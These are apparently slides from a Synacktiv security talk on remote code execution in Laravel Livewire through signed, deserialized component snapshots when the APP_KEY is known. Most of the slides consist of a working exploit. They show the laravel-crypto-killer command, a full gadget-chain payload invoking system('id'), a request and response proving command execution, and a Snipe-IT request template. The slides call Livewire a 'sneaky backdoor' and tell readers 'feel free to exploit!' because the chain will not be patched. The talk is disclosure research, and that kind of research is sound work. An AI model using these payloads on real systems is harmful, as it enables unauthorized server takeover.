   eyJpdiI6IjhWTTFNdkRvQOxqb2xWREVMN29KcXc9PSIsInZhbHVlIjoia1h3WUtYbTRlRlcvUDBCSy9FSytnNDl6RnlSUzdhMzRPWHVrYWNzNUpDVOpNVWwvU2FSZGlMQnBId
   E5vU3J2elBFRFRZaTlHamZsSWVaQkF1enhONExkkOp5VlpzMWJLTGJFVVZ6VjVRNFJVNE9hbTFqUEdBUytHa1pNMU5qZDUiLCJtYWMiOiIzMjcxOTgwZTczNTFiMmM1ZTliMW
   E2ZDNiYzc0Yjg4YTc4YjNiYzI4YTMyMDY1NGQzZDcyNzA3NDE3ZDcyYTk0IiwidGFnIjoiIn0%3D; expires=Tue, 26 Aug 2025 18:11:21 GMT; Max-Age=7200;
   path=/; httponly; samesite=lax
12
13 {
     "components":[
       {
         "snapshot":
         "{\"data\":{\"count\":2},\"memo\":{\"id\":\"fb8qatQ8Np9UqQ1FHegq\",\"name\":\"counter\",\"path\":\"counter\",\"method\":\"GET\"
         ,\"children\":[],\"scripts\":[],\"assets\":[],\"errors\":[],\"locale\":\"en\"},\"checksum\":\"447f61687f3eb6c84130f3885797d08d3
         5a88adc931189a7e7e3f8ace5a1dbac\"}",
         "effects":{
           "returns":[
             null
           ],
           "html":
           "<div wire:id=\"fb8qatQ8Np9UqQ1FHegq\">\n    <h1>2<\/h1>\n \n    <button wire:click=\"increment\">+<\/button>\n \n    <button
            wire:click=\"decrement\">-<\/button>\n<\/div>"
         }
       }
     ],
     "assets":[
     ]
   }
```

ⓘ Take any JSON content you find to Livewire's API and paste it to a file (here request.json)

Building a payload

SYNACKTIV

```
$ python3 laravel-crypto-killer.py exploit -e livewire -k 'base64:iOKiD5kgmsN88JQULD+kVJPOPMkI55uyGVxL8pikRM0=' -j request.json --function system -p id
{
  "_token": "YpWyzsJpZTcngy0Ps0MaTthOuWwKdw1coi0ughVo",
  "components": [
    {
      "snapshot": "{\"data\":{\"count\":[{\"a\":[{\"__toString\":\"phpversion\",\"close\":[[[{\"chained\":
      [\"O:38:\\\"Illuminate\\\\Broadcasting\\\\BroadcastEvent\\\":4:{s:5:\\\"dummy\\\";O:40:\\\"Illuminate\\\\Broadcas
      ting\\\\PendingBroadcast\\\":2:{s:9:\\\"\\u0000*\\u0000events\\\";O:31:\\\"Illuminate\\\\Validation\\\\Validator
      \\\":1:{s:10:\\\"extensions\\\";a:1:{s:0:\\\"\\\";s:6:\\\"system\\\";}}s:8:\\\"\\u0000*\\u0000event\\\";s:2:
      \\\"id\\\";}s:10:\\\"connection\\\";N;s:5:\\\"queue\\\";N;s:5:\\\"event\\\";O:37:\\\"Illuminate\\\\Notifications
      \\\\Notification\\\":0:{}}\"]},{\"s\":\"form\",\"class\":\"Illuminate\\\\Broadcasting\\\\BroadcastEvent\"
      }],\"dispatchNextJobInChain\"],{\"s\":\"clctn\",\"class\":\"Laravel\\\\SerializableClosure\\\\Serializers\\\\Signed\"}
      ]},{\"s\":\"clctn\",\"class\":\"GuzzleHttp\\\\Psr7\\\\FnStream\"}],\"b\":[{\"__toString\":[[[null,{\"s\":\"mdl\",\"class\"
      :\"Laravel\\\\Prompts\\\\Terminal\"}],\"exit\"],{\"s\":\"clctn\",\"class\":\"Laravel\\\\SerializableClosure
      \\\\Serializers\\\\Signed\"}]},{\"s\":\"clctn\",\"class\":\"GuzzleHttp\\\\Psr7\\\\FnStream\"}]},
      {\"class\":\"League\\\\Flysystem\\\\UrlGeneration\\\\ShardedPrefixPublicUrlGenerator\",\"s\":\"clctn\"}]
      },\"memo\":{\"id\":\"fb8qatQ8Np9UqQ1FHegq\",\"name\":\"counter\",\"path\":\"counter\",\"method\":\"GET\",\"children\":[],
      \"scripts\":[],\"assets\":[],\"errors\":[],
      \"locale\":\"en\"},\"checksum\":\"3f36b325045ee2c650015b0255899e8da6c6a6419faef98791669c85e087fb75\"}",
      "updates": {},
      "calls": [
        {
          "path": "",
          "method": "increment",
          "params": []
        }
      ]
    }
  ]
}
```

ⓘ Use the file containing the request and the APP_KEY to generate a new payload

Building a payload

SYNACKTIV

Request

Pretty Raw Hex

```
16 {
    "_token":"CDWukEAcvTCuEIjpxSPgTDfkphiLmzCAD6Ty5n1t",
    "components":[
      {
        "snapshot":
        "{\"data\":{\"count\":[{\"a\":[{\"__toString\":\"phpversion\",\"close\":[[[{\"chained\":[\
        "O:38:\\\"Illuminate\\\\Broadcasting\\\\BroadcastEvent\\\":4:{s:5:\\\"dummy\\\";O:40:\\\"I
        lluminate\\\\Broadcasting\\\\PendingBroadcast\\\":2:{s:9:\\\"\\u0000*\\u0000events\\\";O:3
        1:\\\"Illuminate\\\\Validation\\\\Validator\\\":1:{s:10:\\\"extensions\\\";a:1:{s:0:\\\"\\
        \";s:6:\\\"system\\\";}}s:8:\\\"\\u0000*\\u0000event\\\";s:2:\\\"id\\\";}s:10:\\\"connecti
        on\\\";N;s:5:\\\"queue\\\";N;s:5:\\\"event\\\";O:37:\\\"Illuminate\\\\Notifications\\\\Not
        ification\\\":0:{}}\"]},{\"s\":\"form\",\"class\":\"Illuminate\\\\Broadcasting\\\\Broadcas
        tEvent\"}],\"dispatchNextJobInChain\"],{\"s\":\"clctn\",\"class\":\"Laravel\\\\Serializabl
        eClosure\\\\Serializers\\\\Signed\"}]},{\"s\":\"clctn\",\"class\":\"GuzzleHttp\\\\Psr7\\\\
        FnStream\"}],\"b\":[{\"__toString\":[[[null,{\"s\":\"mdl\",\"class\":\"Laravel\\\\Prompts\
        \\\Terminal\"}],\"exit\"],{\"s\":\"clctn\",\"class\":\"Laravel\\\\SerializableClosure\\\\S
        erializers\\\\Signed\"}]},{\"s\":\"clctn\",\"class\":\"GuzzleHttp\\\\Psr7\\\\FnStream\"}]}
        ,{\"class\":\"League\\\\Flysystem\\\\UrlGeneration\\\\ShardedPrefixPublicUrlGenerator\",\"
        s\":\"clctn\"}],\"phpinfo\":1},\"memo\":{\"id\":\"nd4fbWIaILAgfvfKdwfw\",\"name\":\"counte
        r\",\"path\":\"counter\",\"method\":\"GET\",\"children\":[],\"scripts\":[],\"assets\":[],\
        "errors\":[],\"locale\":\"en\"},\"checksum\":\"268ca4f554cb6a4668fba582dc02b098f1fc829b4c7
        87c0c311203c9e9e7c22f\"}",
        "updates":{
        },
        "calls":[
          {
            "path":"",
            "method":"increment",
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Host: 192.168.122.184
3 Date: Fri, 14 Feb 2025 17:07:21 GMT
4 Connection: close
5 X-Powered-By: PHP/8.3.16
6 Content-type: text/html; charset=UTF-8
7
8 uid=1000(sail) gid=1000(sail) groups=1000(sail)
9
```

Search 0 highlights

Replay the request with the new JSON content and enjoy your RCE :D

Exploit an actual project: Snipe-IT

SYNACKTIV

- Once you have a request template, you only need the `APP_KEY`
  - the RCE can be played pre-authentication as long as you are in possession of the `APP_KEY`
  - Livewire can then be used as a sneaky backdoor!
- For example, here is a Livewire template valid on Snipe-IT

```
$ cat snipe-it_livewire.json
{
  "_token": "Qyx2gXfZ0zMf6dGoDf7Z2qLhX9PhgzYofE0ZsZOz",
  "components": [
    {
      "snapshot": "{\"data\":{\"progress\":[]},\"memo\":{\"id\":\"Y6a883cdUFy82whZ10JW\",\"name\":\"Importer\",
      \"path\":\"login\",\"method\":\"GET\",\"children\":[],\"scripts\":[],\"assets\":[],\"errors\":[],
      \"locale\":\"en\"},\"checksum\":\"6681a672a6d6927531f7df23c775bc1ced2479b48c3fb0c23f3ed335a0011008\"}",
      "updates": {},
      "calls": []
    }
  ]
}
```

https://github.com/grokability/snipe-it


Demonstration on Snipe-IT!

Conclusion

Conclusion - Is it a vulnerability?

SYNACKTIV

- Default APP_KEY + Livewire = RCE (how could it not be a vulnerability?)
- However.. Livewire does not consider this as a vulnerability since the `APP_KEY` is required




This unmarshalling payload won't be patched!

Since it is not considered a vulnerability, feel free to exploit!

Conclusion - What's next

SYNACKTIV

- This research made us understand Livewire internal mechanism, which led to identify a way to trigger an RCE without the `APP_KEY`
- The security flow was quickly patched and assigned as **CVE-2025-54068**



ⓘ Stay tunned, this one will hopefully have a dedicated presentation later

https://github.com/advisories/GHSA-29cq-5w36-x7w3

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://x.com/synacktiv

https://synacktiv.com